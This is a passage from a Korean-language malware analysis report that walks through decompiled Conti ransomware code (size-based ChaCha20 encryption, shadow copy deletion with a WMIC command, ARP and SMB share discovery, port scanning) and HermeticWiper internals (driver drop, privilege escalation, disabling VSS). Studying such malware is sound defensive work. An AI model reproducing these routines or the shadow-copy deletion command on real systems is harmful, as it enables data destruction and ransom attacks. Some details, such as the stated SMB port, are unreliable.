.scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt

[표 16] 크기가 작을 가능성이 큰 파일 확장명

만약 해당 파일의 크기가 488.28kb미만이거나, 위에서 복호화한 파일의 확장명과 일치한다면 파일의 전체를 암호화 한다. 단, 확장명이 일치할 때, 파일의 크기가 5,120kb미만일 경우에만 데이터 전체를 암호화를 한다.

```
if ( __SPAIR64__(v2, v3) > 0 )
{
  v5 = 0;
  v4 = 0;
  v25 = 0;
  do
  {
    // get file size and read file
    v9 = __OFSUB__(v2, (v3 < v4) + v5);
    file_size = v3 - v4;
    v6 = (  PAIR64  (v2, v3) -   PAIR64  (v5, v4)) >> 32;
    NumberOfBytesToRead = file_size;
    if ( v6 >= 0 && (!((v6 < 0) ^ v9 | (v6 == 0)) || file_size > 0x500000) )// 5,120kb미만
      NumberOfBytesToRead = 0x500000;
    v10 = a1[1];
    ReadFile = get_api_405250(15, -115684960, 4);
    if ( !(ReadFile)(v10, file_buffer, NumberOfBytesToRead, &v26, 0) )
      break;
    v20 = v26;
    if ( !v26 )
      break;
    v13 = v26 + v25;
    v12 = (__PAIR64__(v5, v26) + v25) >> 32;
    v25 += v26;
    v21 = v12;
    ChaCha20_4056C0(file_buffer, v24 + 4, file_buffer, v26);// 파일 암호화
    v14 = v24[1];
    v15 = -v26;
    v16 = -(v26 != 0);
    SetFilePointerEx = get_api_405250(15, -716280877, 20);
    if ( !(SetFilePointerEx)(v14, v15, v16, 0, 1) )
      break;
    if ( !WriteFile_40DD70(file_buffer, v24[1], v20) )
      break;
    v5 = v21;
    v2 = v19;
    v4 = v13;
    a1 = v24;
    v3 = v22;
  }
  while ( __SPAIR64__(v21, v13) < __SPAIR64__(v19, v22) );
```

[그림 156] 소형 크기 파일 암호화

다음은 중간 크기의 파일 암호화다. 이 경우는 파일의 크기가 1MB~5MB이거나, 작은 파일의 확장명을 가졌지만 파일의 크기가 5,120kb인 경우이다. 중간 크기는 파일의 일부만을 암호화한다.

```
if ( file_size <= 0x500000 )              // 5,120kb ; 중간크기
{
  // 중간 크기 암호화
  if ( write_key_40E230(0x26, file_path, 0) )
  {
    NumberOfBytesRead = 0;
    v21 = 0;
    v22 = 0;
    for ( encryption_bytes = 0i64; encryption_bytes < 0x100000; v22 = encryption_bytes )
    {
      NumberOfBytesToRead = 0x100000 - v22;
      if ( (v22 > 0x100000) + v21 <= 0 && ((v22 > 0x100000) + v21 < 0 || NumberOfBytesToRead > 0x500000) )
        NumberOfBytesToRead = 5242880;
      file_handle = file_path[1];
      ReadFile = get_api_405250(15, -115684960, 4);
      if ( !(ReadFile)(file_handle, Buffer, NumberOfBytesToRead, &NumberOfBytesRead, 0) )
        break;
      v51 = NumberOfBytesRead;
      if ( !NumberOfBytesRead )
        break;
      encryption_bytes += NumberOfBytesRead;
      ChaCha20_4056C0(Buffer, v50, Buffer, NumberOfBytesRead);// 파일 암호화
      v26 = -NumberOfBytesRead;
      v27 = file_info[1];
      v28 = -(NumberOfBytesRead != 0);
      SetFilePointerEx = get_api_405250(15, -716280877, 20);
      file_pointer = (SetFilePointerEx)(v27, v26, v28, 0, 1);
      file_path = file_info;              // file_path
      if ( !file_pointer )
        break;
      if ( !WriteFile_40DD70(Buffer, file_info[1], v51) )
        break;
      v21 = HIDWORD(encryption_bytes);
    }
    Buffer = 1;
    v10 = file_path + 30;
    goto LABEL_35;
  }
  return 0;
}
```

[그림 157] 중간 크기 파일 암호화

파일의 크기가 매우 큰 경우이다. 복호화과정은 이전과 동일하다.

크기가 클 가능성이 큰 파일 확장명
.vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

[표 17]크기가 클 가능성이 큰 파일 확장명

파일의 크기가 큰 경우엔, 데이터를 일정 간격으로 건너뛰며 암호화를 수행한다.

```
do
{
  if ( v22 )
  {
    hFile = v5[1];
    SetFilePointerEx_1 = get_api_405250(15, -716280877, 20);
    if ( !(SetFilePointerEx_1)(hFile, offset, HIDWORD(offset), 0, 1) )
      return 1;
    v22 = v42;
  }
  if ( v20 >= 0 && (v20 > 0 || v21) )
  {
    v25 = 0;
    v43 = 0;
    v26 = 0;
    v45 = 0;
    while ( 1 )
    {
      v30 = __OFSUB__(v20, (v21 < v26) + v25);
      v29 = v21 - v26;
      v27 = (__PAIR64__(v20, v21) - __PAIR64__(v25, v26)) >> 32;
      v28 = v29;
      if ( v27 >= 0 && (!((v27 < 0) ^ v30 | (v27 == 0)) || v29 > 0x500000) )
        v28 = 5242880;
      hFile_1 = enc_struct[1];
      ReadFile = get_api_405250(15, -115684960, 4);
      if ( !(ReadFile)(hFile_1, readed_buffer, v28, &enc_length, 0) )
        break;
      v41 = enc_length;
      if ( !enc_length )
        break;
      v33 = enc_length + v45;
      v43 = (__PAIR64__(v43, enc_length) + v45) >> 32;
      v45 += enc_length;
      ChaCha20_4056C0(readed_buffer, enc_struct + 4, readed_buffer, enc_length);
```

[그림 159] 대형 크기 파일 암호화

파일 크기에 따라 상이한 암호화 방식

대상 파일 크기	1MB 이하	1MB초과 5MB미만	5MB초과
암호화	파일 전체 암호화	파일 일부(1MB) 암호화	일정 간격으로 암호화
대상 확장명 조건	존재	-	존재
비고	소형 파일 확장자이지만 파일의 크기가 1MB를 넘어가는 경우, 파일의 크기가 5MB까지만 파일 전체 암호화	-	-

[표 18] 파일 크기에 따른 암호화 방식

볼륨쉐도우 복사본 삭제

콘티는 Windows의 복구 능력을 무력화 시키기 위하여 WQL(Windows Query Language)과 커맨드를 조합하여 볼륨쉐도우 복사본을 삭제한다.

WQL을 사용하여 볼륨쉐도우 복사본 목록을 얻어온다.

```
rm_shadow_query = decoding_str_4143D0(query); // "SLECT * FROM Win32_ShadowCopy"
SysAllocString_v29 = get_api_405250(25, -423886320, 91);
L_RmQuery_ = (SysAllocString_v29)(rm_shadow_query);
v61 = 0;
v30 = (*(*v64 + 0x50))(v64, L_WQLv26, L_RmQuery_, 48, 0, &v61);// Shadow 복사본 얻기
for ( i = v30 + 2991921; !(i % 4); ++i )
  ;
if ( v30 >= 0 )
```

[그림 162] 볼륨쉐도우 복사본 목록 얻기

명령어를 복호화하고 프로세스를 생성하여 볼륨쉐도우 복사본을 삭제한다.

```
cmd_line = decode_414330(v46);            // "cmd.exe /c C:\Windows\System32\wbem\WMIC.exe
                                          //  shadowcopy where "ID='%s'" delete"
wsprintfW(cmdline, cmd_line, v45);
i = 3025533;
Wow64DisableWow64FsRedirection_v41 = get_api_405250(15, 426950544, 8);
(Wow64DisableWow64FsRedirection_v41)(&v62);
for ( i = v62 + 2991921; !(i % 4); ++i )
  ;
create_proc_405BF0(cmdline);              // 삭제 수행
```

[그림 163] 볼륨쉐도우 복사본 삭제

내부 네트워크 스캔

Conti는 로컬 시스템뿐만 아니라, 공유 네트워크도 암호화를 수행한다. 공유 네트워크 폴더를 식별하기 위하여 ARP캐시를 조회한다.

```
GetIpNetTable_2 = get_api_405250(18, -1080542143, 60);
if ( (GetIpNetTable_2)(nettable_buffer, &Size_ptr, 0) )// 성공 시 0
{
  GetLastError_2 = get_api_405250(15, 532396111, 16);
  last_error_2 = GetLastError_2();
  v39[0] = 92;
  v39[1] = 73;
  v39[2] = 41;
  v39[3] = 73;
  v39[4] = 79;
  v39[5] = 73;
  v39[6] = 114;
  v39[7] = 73;
  v39[8] = 35;
  v39[9] = 73;
  v39[10] = 42;
  v39[11] = 73;
  v39[12] = 41;
  v39[13] = 73;
```

[그림 165] ARP 캐시 조회

조회한 내부 네트워크 목록은 빅 엔디언 형식으로 저장되어 있다. 이를 리틀엔디언으로 변환 후, Dot-decimal notation(IP주소 형식)으로 변환한다.

- ex)160000e0 -> 224.0.0.22

```
inet_ntoa_v16 = get_api_405250(21, -868764469, 109);
dotted_decimal_IP = (inet_ntoa_v16)(nettable_ptr_2);// dotted_decimal_IP로 변환
WSAGetLastError();
```

[그림 166] IP주소 형식 변환

변환된 IP가 실제로 사설 IP와 일치하는지 네 단계에 걸쳐 비교한다. (A, B, C Class, APIPA대역)

```
v20 = (StrStrIA_v19)(dotted_decimal_IP, IP_band_172);// IP scan: 172.(B Class)
v42[70] = 0;
Cclass_v43[0] = 114;
Cclass_v43[1] = 108;
Cclass_v43[2] = 18;
Cclass_v43[3] = 21;
Cclass_v43[4] = 114;
Cclass_v43[5] = 15;
Cclass_v43[6] = 77;
Cclass_v43[7] = 21;
Cclass_v43[8] = 119;
v35 = v20;
for ( l = 0; l < 9; ++l )
  Cclass_v43[l] = (41 * (Cclass_v43[l] - 119) % 127 + 127) % 127;
StrStrIA_v22 = get_api_405250(22, 1752676342, 73);// IP Scan: 192. (C Calss)
v23 = (StrStrIA_v22)(dotted_decimal_IP, Cclass_v43);
IP_band_172[7] = 0;
v46 = 15;
qmemcpy(v47, "{Ud", sizeof(v47));
v34 = v23;
for ( m = 0; m < 4; ++m )
  *(&v46 + m) = (20 * (100 - *(&v46 + m)) % 127 + 127) % 127;
StrStrIA_v25 = get_api_405250(22, 1752676342, 73);
v26 = (StrStrIA_v25)(dotted_decimal_IP, &v46);// IP scan: 10.(A Class)
Cclass_v43[11] = 0;
v27 = v26;
qmemcpy(v44, "\")`jC", 5);
for ( n = 0; n < 5; ++n )
  v44[n] = (37 * (v44[n] - 67) % 127 + 127) % 127;// 169.(APIPA 대역)
StrStrIA_v29 = get_api_405250(22, 1752676342, 73);
v30 = (StrStrIA_v29)(dotted_decimal_IP, v44);
```

[그림 168] IP 형식 검사

만약 내부 네트워크가 존재한다는 것이 확인됐다면, 공유 네트워크 탐색 쓰레드를 생성한다.

```
hThread = (CreateThread_v8)(0, 0, get_shared_resource_sub_419660, 0, 0, 0);// 공유 네트워크 탐색
if ( hThread == -1 )
{
  v26[0] = 0;
  v26[1] = 45;
  v26[2] = 22;
  v26[3] = 97;
  v26[4] = 22;
  v26[5] = 1;
  v26[6] = 22;
```

[그림 169] 공유 네트워크 탐색 쓰레드 생성

공유 폴더 목록을 얻어온다.

```
while ( 1 )
{
  NetShareEnum = get_api_405250(17, 375969649, 59);
  result = (NetShareEnum)(v2, 1, &bufptr, -1, &v31, &v29, &v30);
  if ( !result )
    break;
  if ( result != 0xEA )
    return result;
}
```

[그림 171] 공유 폴더 목록 열거

문자열을 조합하여 실제로 공유 폴더에 접근할 수 있는 "₩₩"+"[HOST]"+"₩"+"[Share Name]" 형식으로 변환한다. 단, 공유 폴더명이 "ADMIN$"인 경우는 제외한다. "ADMIN$" 폴더는 Windows 폴더를 의미하는데, 만약 Windows 폴더를 암호화 하게되면, 시스템 동작에 지장이 있을 수 있기 때문이다.

```
if ( net_share_name )
{
  v23[35] = 0;
  str_ADMIN[0] = 63;
  str_ADMIN[1] = 62;
  str_ADMIN[2] = 65;
  str_ADMIN[3] = 62;
  str_ADMIN[4] = 71;
  str_ADMIN[5] = 62;
  str_ADMIN[6] = 26;
  qmemcpy(v25, ">r>V>>>", 7);
  for ( i = 0; i < 0xE; ++i )
    str_ADMIN[i] = (62 * (62 - str_ADMIN[i]) % 127 + 127) % 127;// ADMIN$
  bufptr_2 = *bufptr_1;
  lstrcmpiW = get_api_405250(15, -684828759, 28);
  if ( (lstrcmpiW)(bufptr_2, str_ADMIN) )// if not ADMIN$
  {
    v25[8] = 0;
    v26[0] = 17;
    v26[1] = 1;
    v26[2] = 17;
    v26[3] = 1;
    v26[4] = 1;
    v26[5] = 1;
    for ( j = 0; j < 6; ++j )
      v26[j] = ((26 - 26 * v26[j]) % 127 + 127) % 127;// \\
    lstrcpyW = get_api_405250(15, 1301742288, 22);
    (lstrcpyW)(net_share_name, v26);
    lstrcatW = get_api_405250(15, 129639993, 17);
    (lstrcatW)(net_share_name, a1);      // \\{IP}\{Share name}
    v26[7] = 0;
    qmemcpy(v27, "\"444", 4);           // \
    for ( k = 0; k < 4; ++k )
      v27[k] = (9 * (v27[k] - 52) % 127 + 127) % 127;
    lstrcatW_1 = get_api_405250(15, 129639993, 17);
    (lstrcatW_1)(net_share_name, v27);
    v15 = *bufptr_1;
    lstrcatW_2 = get_api_405250(15, 129639993, 17);
    (lstrcatW_2)(net_share_name, v15);
```

[그림 173] 공유폴더 접근 주소 생성

실제로 공유폴더에 접근할 수 있는 주소로 변환에 성공했다면, 해당 접속 주소를 저장한다.

```
for ( l = 0; l < 0x20; ++l )
  v23[l] = (7 * (v23[l] - 5) % 127 + 127) % 127;// L"Found share %s"
print_log_416CB0(v23, net_share_name);
net_share_name[8000] = 0;
net_share_name[8001] = *(a2 + 4);
**(a2 + 4) = net_share_name;
*(a2 + 4) = net_share_name + 8000;
```

[그림 175] 공유폴더 접근 주소 저장

포트 스캔

공유 폴더에 접근 가능한 주소를 얻었다면, 포트스캔 쓰레드를 생성한다. 공유 폴더는 SMB프로토콜을 사용하여 통신한다. 해당 쓰레드는 얻은 공유 폴더의 주소로 실제 접근이 가능한지 확인하기 위해 SMB(455)포트를 스캔한다.

```
Create_Threadv10 = get_api_405250(15, 977613502, 27);
port_scan_thread_handle = (Create_Threadv10)(0, 0, port_scan_419D60, 0, 0, 0);// 포트스캔 쓰레드
if ( port_scan_thread_handle == -1 )
```

[그림 176] 포트스캔 쓰레드 생성

얻은 주소 455번 포트로 소켓 연결을 시도한다.

```
LOWORD(v5[0]) = 2;
HIWORD(v5[0]) = htons(0x1BDu);              // port 455 / SMB 프로토콜
v5[1] = *(i + 24);
if ( LPFN_CONNECTEX(*(i + 20), v5, 0x10, 0, 0, v4, i) )// 소켓 연결 / 데이터 전송
{
  v3 = *(i + 24);
  *(i + 28) = 0;
  sub_419960(v3);
}
else if ( WSAGetLastError() == 997 )        // 997 is "WSA_IO_PENDING"
{
  ++dword_430BC4;
  *(i + 28) = 1;
}
```

[그림 177] 포트 스캔 – 연결 시도

소켓 통신 여부를 확인한다. 만약 성공했다면, 해당 공유 폴더의 접속 경로는, 암호화 쓰레드로 넘겨진 후 암호화가 진행된다.

```
if ( !GetQueuedCompletionStatus_value   // 성공하면 != 0
  || (s = *(v34 + 20),
      setsockopt_v10 = get_api_405250(lpCompletionKey + 19, 0x55D15957, 0x53),
      (setsockopt_v10)(s, 0xFFFF, 0x7010, 0, 0))// 성공하면 == 0
  || (optlen = 4,
      getsockopt_v11 = get_api_405250(0x15, 0xE34EA561, 0x54),
      (getsockopt_v11)(s, 0xFFFF, 0x700C, &optval, &optlen))// 700C  = SO_CONNECT_TIME 연결 성공 여부
  || optval == -1 )
{
```

[그림 179] 포트 스캔 – 성공 여부 검사

4 CyberWar

[그림 182] 출처 : freepik

2022년 상반기 우크라이나를 상대로 러시아가 침공을 개시함. 그 과정에서 러시아는 우크라이나를 상대로 사이버 공격을 감행함. 그 종류로는 데이터를 삭제하는 Wiper 악성코드와 RAT 악성코드등이 성행하였음.

이러한 위협은 꾸준히 대응 해야하며 우리나라 또한 마찬가지로 북한의 Lazarus, Kimsuky 등의 APT공격이 꾸준히 발생하고 있음

해당 세션에서는 우크라이나와 러시아 전쟁에서 사용된 악성코드에 대한 분석을 진행하여 국제 전쟁에서 악성코드가 어떤식으로 사용되며 어떠한 종류의 악성코드가 사용되었는지 분석을 진행함.

4-1 Hermetic

분석 개요

해당 악성코드는 러시아에서 우크라이나를 겨냥한 삭제형 멀웨어로 MBR 영역을 파괴하여 디지털 장비를 속수무책으로 만드는 행위를 한다.

출처 : freepik

우크라이나 겨냥한 삭제형 멀웨어, 랜섬웨어로 위장되어 있어

우크라이나에서도 사이버 공격이 이어져...MBR 삭제하는 허메틱와이퍼 기승 중

요약 : 러시아만 사이버 공격에 당하는 건 아니다. 오히려 피해는 우크라이나에서 더 크게 발생하고 있다. 최근 우크라이나의 여러 조직에서 허메틱와이퍼(HermeticWiper)라는 데이터 삭제형 멀웨어가 발견되고 있다. 허메틱와이퍼는 오로지 MBR을 삭제하기 위해 개발된 것으로, 여기에 당하는 시스템은 사용이 불가능하게 된다. 현재 허메틱와이퍼는 랜섬웨어 형태로 퍼지고 있으며, 일부 러두아니아 조직들도 여기에 당한 것으로 보고되고 있다.

[이미지 : utoimage]

배경 : 보안 업체 시만텍(Symantec)은 허메틱와이퍼가 랜섬웨어인 것처럼 스스로를 위장함으로써 피해자들이 대처에 집중할 수밖에 없도록 만들면서 뒤로는 중요 데이터를 삭제하는 것으로 보인다고 발표했다.

출처 : 보안뉴스 2022-02-28

파일 정보


Name	Hermetic Wiper
Type	Exe 실행 파일
Behavior	Wiper
MD5	3f4a16b29f2f0532b7ce3e7656799125
TimeStamp	2022-02-23

MITRE ATT&CK


Execution	Privilege Escalation	Defense Evasion	Discovery	Impact
Native API	Access Token Manipulation	Access Token Manipulation	File and Directory Discovery	Data Destruction
		Deobfuscate/ Decode Files or Information	System Information Discovery	Inhibit System Recovery
		Indicator Removal on Host		Service Stop
		Modify Registry		System Shutdown/Reboot
		Obfuscated Files or Information		

상세 분석

해당 악성코드는 Hermetica Digital Ltd 서명을 갖고있음.



악성 파일 드랍




[그림 192] Resouce Data

해당 악성코드를 실행하게 되면 동작하는 시스템의 환경에 맞춰 파일을 드랍하게 된다. 해당 파일은 4가지이며 각각 DRV 형태로 존재한다.
해당 파일 포맷은 SZDD로 구성되어 있으며 이는 코드 내 포함된 압축 해제 로직을 통해 압축이 해제된다.

리소스 선택

```
if ( VerifyVersionInfoW(&VersionInformation, 3u, v6) )
{
  if ( v52 )
    v7 = FindResourceW(hModule, L"DRV_X64", L"RCDATA");
  else
    v7 = FindResourceW(hModule, L"DRV_X86", L"RCDATA");
}
else
{
  if ( GetLastError() != 1150 )
    return 0;
  v47 = 1;
  if ( v52 )
    v7 = FindResourceW(hModule, L"DRV_XP_X64", L"RCDATA");
  else
    v7 = FindResourceW(hModule, L"DRV_XP_X86", L"RCDATA");
}
```

[그림 195] 로드가능한 다양한 드라이버



[그림 196] CrashDump 비활성화

해당 악성코드는 사용가능한 적절한 버전의 드라이버를 피해 시스템의 환경에 따라 선택하여 동작하게됩니다. 이후 감염이후 분석을 방해하기 위해 CrashDump를 비활성화한다.

CrshDump는 일반적으로 드라이버의 버그 및 불안정으로 인해 전체 시스템이 크래시되는 경우 만들어진다. 여기에는 시스템의 전체 상태에 대한 정보와 디버깅을 돕기 위해 정확히 어떤 일이 발생하는지에 대한 정보가 포함되어 있기 때문에 악성코드는 분석의 어려움을 위해 이러한 기능을 비활성화시킨다.

드라이버 생성

```
if ( GetSystemDirectoryW(&Dst[2 * v50], 0x104u) )
{
  PathAppendW(Dst, L"Drivers");
  PathAddBackslashW(Dst);
  v50 = 26;
  v12 = &Dst[2 * wcslen(Dst)];
  do
  {
    v32 = 0x620061;                         // ****
    v33 = 6553699;
    v34 = 6684773;
    v35 = 6815847;
    v36 = 6946921;
    v37 = 7077995;
    v38 = 7209069;                          // A~Z 까지 철자 입력
    v39 = 7340143;
    v40 = 7471217;
    v41 = 7602291;
    v42 = 7733365;
    v43 = 7864439;
    v44 = 7995513;                          // ****
    v13 = GetCurrentProcessId();
    v14 = (v13 + 1) % 0xFFF1;
    *v12 = *(&v32 + (v14 + (v14 % 0xFFF1 << 16)) % v50);
    *(v12 + 1) = *(&v32 + ((v14 + v13) % 0xFFF1 + ((v14 % 0xFFF1 + (v14 + v13) % 0xFFF1) % 0xFFF1 << 16)) % 0x1A);
    StrCatBuffW(v12 + 2, L"drv", 4);
    *(v12 + 6) = 0;
  }
  while ( PathFileExistsW(Dst) );
  v15 = (PathFindExtensionW(v12) - v12) >> 1;
  wcsncpy(Dest, v12, v15);                  // vfdr이랑 이전의 EPMNTDRV\\0 과 결합
```

[그림 200] 드라이버 이름 생성

```
if ( vfdr.sys )
{
  v5 = GetCurrentProcess();
  if ( OpenProcessToken(v5, 0x28u, &TokenHandle) )
  {
    LookupPrivilegeValueW(0, L"SeLoadDriverPrivilege", vfdr.sys->Privileges);
    vfdr.sys->PrivilegeCount = 1;
    vfdr.sys->Privileges[0].Attributes = 2;   // Malware 권한 상승 루틴
    hSCManager = AdjustTokenPrivileges(TokenHandle, 0, vfdr.sys, 0, 0, 0);// vfdr.sys = Malware
  }
```

[그림 201] vfdr 권한 상승

악성행위를 수행하기 앞서 실제 행위를 수행할 악성코드를 추가로 드롭한 뒤 이름을 A~Z까지의 철자를 통해 랜덤으로 생성한다 이후 "SeLoadDriverPrivilege를 통해 악성코드가 시스템 드라이버에 대한 권한을 얻을 수 있도록 자체적으로 권한 상승을 시도한다.

```
v20 = LZOpenFileW(v16, &ReOpenBuf, 2u);
if ( v20 >= 0 )
{
  PathAddExtensionW(Dst, L".sys");
  v21 = LZOpenFileW(v16, &v27, 0x1002u);
  lpBuffer = v21;
  if ( v21 >= 0 )
  {
    v22 = LZCopy(v20, v21);
    LZClose(v20);
    LZClose(lpBuffer);
    if ( v22 > 0 )
    {
      v23 = v16;
      if ( v47 )
        v23 = StrStrIW(v16, L"System32");
      v45 = Elevator_sub_403930(v23, Dest);// 악성코드 권한상승
      if ( v45 )
      {
        wsprintfW(&SubKey, L"%s%s", L"SYSTEM\\CurrentControlSet\\services\\", Dest);
        RegDeleteKeyW(HKEY_LOCAL_MACHINE, &SubKey);
      }
    }
    sub_4023C0(v16, v46);
    DeleteFileW = ::DeleteFileW;
  }
  else
  {
    LZClose(v20);
  }
}
DeleteFileW(v16);
```

[그림 203] 레지스트리 등록

권한 상승된 악성코드는 "SYSTEM/CurrentControlSet/services/[랜덤명].sys 로 등록된다.

[그림 205] 레지스트리 등록

EPMNTDRV 사용

```
wnsprintfW(EPMNTDRV, 260, L"\\\\.\\EPMNTDRV\\%u");
v10 = PhysicalDRV0_sub_401870(EPMNTDRV, 0, 0);
if ( v10 && v10 != -1 )
{
  CloseHandle(v10);
  result = 1;
}
else
{
  *Data = &Dst[2 * v50];
  if ( GetSystemDirectoryW(&Dst[2 * v50], 0x104u) )
  {
    PathAppendW(Dst, L"Drivers");
    PathAddBackslashW(Dst);
```

[그림 208] Use EPMNTDRV

```
v3 = a2;
if ( !lpFileName )
  return -1;
v13 = 0;
OutBuffer = 0i64;
v4 = CreateFileW(lpFileName, 0xC0100180, 3u, 0, 3u, 0x80000000, 0);// L"\\\\.\\EPMNTDRV\\0"
v5 = v4;
if ( v4 && v4 != -1 )
{
  v6 = DeviceIoControl;
  if ( a3 )
  {
    if ( !DeviceIoControl(v5, 0x2D1080u, 0, 0, &OutBuffer, 0xCu, &BytesReturned, 0) )
    {
      GetLastError();
```

[그림 209] Get Handle

서비스로 로드된 드라이버의 기능을 사용하기위해 CreateFieW와 DeviceIoControl함수를 이용하여 EPMNTDRV에 대한 핸들을 가져온다. 해당 기능을 이용하여 디스크의 특정 섹터에 데이터 쓰기와 같은 권한 이상의 동작을 수행한다.

볼륨 쉐도우 서비스 비활성화

복구를 더 어렵게 만들기 위해 VSS가 중지되고 비활성화 됨.

```
LABEL_21:
      if ( sub_4029D0(&v46) )                   // DRV 파일 드랍
      {
        v14_GetLastError = 0;
        v15 = OpenSCManagerW(0, L"ServicesActive", 0xF003Fu);
        TokenHandle = v15;
        if ( v15 )
        {
          hservice = OpenServiceW(v15, L"vss", 0x22u);
          v17_hservice = hservice;
          if ( hservice )
          {
            if ( !ChangeServiceConfigW(hservice, 0x10u, 4u, 0xFFFFFFFF, 0, 0, 0, 0, 0, 0, 0) )
              v14_GetLastError = v11_GetLastError();
            ControlService(v17_hservice, 1u, 0);
            v19_CloseServiceHandle = CloseServiceHandle;
            CloseServiceHandle(v17_hservice);
          }
          else
          {
            v18_GetLastError = v11_GetLastError();
            v19_CloseServiceHandle = CloseServiceHandle;
            v14_GetLastError = v18_GetLastError;
          }
          v19_CloseServiceHandle(TokenHandle);
        }
        else
        {
          v14_GetLastError = v11_GetLastError();
        }
```

[그림 212] VSS 비활성화

```
PUSH 22                                  DWORD dwDesiredAccess = SERVICE_CHANGE_CONFIG | SERVICE_STOP
PUSH 1bc44eef75779e3ca1eefb8ff5a64807db  LPCTSTR lpServiceName = "vss"
PUSH EAX                                 SC_HANDLE hSCManager = "琼-"
CALL DWORD PTR DS:[<&OpenServiceW>]      OpenServiceW
```

[그림 213] OpenServiceW

```
PUSH 0                                   LPCTSTR lpDisplayName = NULL
PUSH 0                                   LPCTSTR lpPassword = NULL
PUSH 0                                   LPCTSTR lpServiceStartName = NULL
PUSH 0                                   LPCTSTR lpDependencies = NULL
PUSH 0                                   LPDWORD lpdwTagId = NULL
PUSH 0                                   LPCTSTR lpLoadOrderGroup = NULL
PUSH 0                                   LPCTSTR lpBinaryPathName = NULL
PUSH FFFFFFFF                            DWORD dwErrorControl = SERVICE_NO_CHANGE
PUSH 4                                   DWORD dwStartType = SERVICE_DISABLED
PUSH 10                                  DWORD dwServiceType = SERVICE_WIN32_OWN_PROCESS
PUSH EBX                                 SC_HANDLE hService = "릧-"
CALL DWORD PTR DS:[<&ChangeServiceConfi  ChangeServiceConfigW
```

[그림 214] ChangeServiceConfigw

```
PUSH 0                                   LPSERVICE_STATUS lpServiceStatus = NULL
PUSH 1                                   DWORD dwControl = SERVICE_CONTROL_STOP
PUSH EBX                                 SC_HANDLE hService = "릧-"
CALL DWORD PTR DS:[<&ControlService>]    ControlService
```

[그림 215] ContorlService

파일 상태 설정 변경

```
RegQueryInfoKeyW(HKEY_USERS, &Dst, &cchClass, 0, &cSubKeys, 0, 0, 0, 0, 0, 0, 0);
if ( cSubKeys )
{
  v1 = 0;
  if ( cSubKeys )
  {
    do
    {
      cchName = 255;
      if ( !RegEnumKeyExW(HKEY_USERS, v1, &Name, &cchName, 0, 0, 0, 0) )
      {
        phkResult = 0;
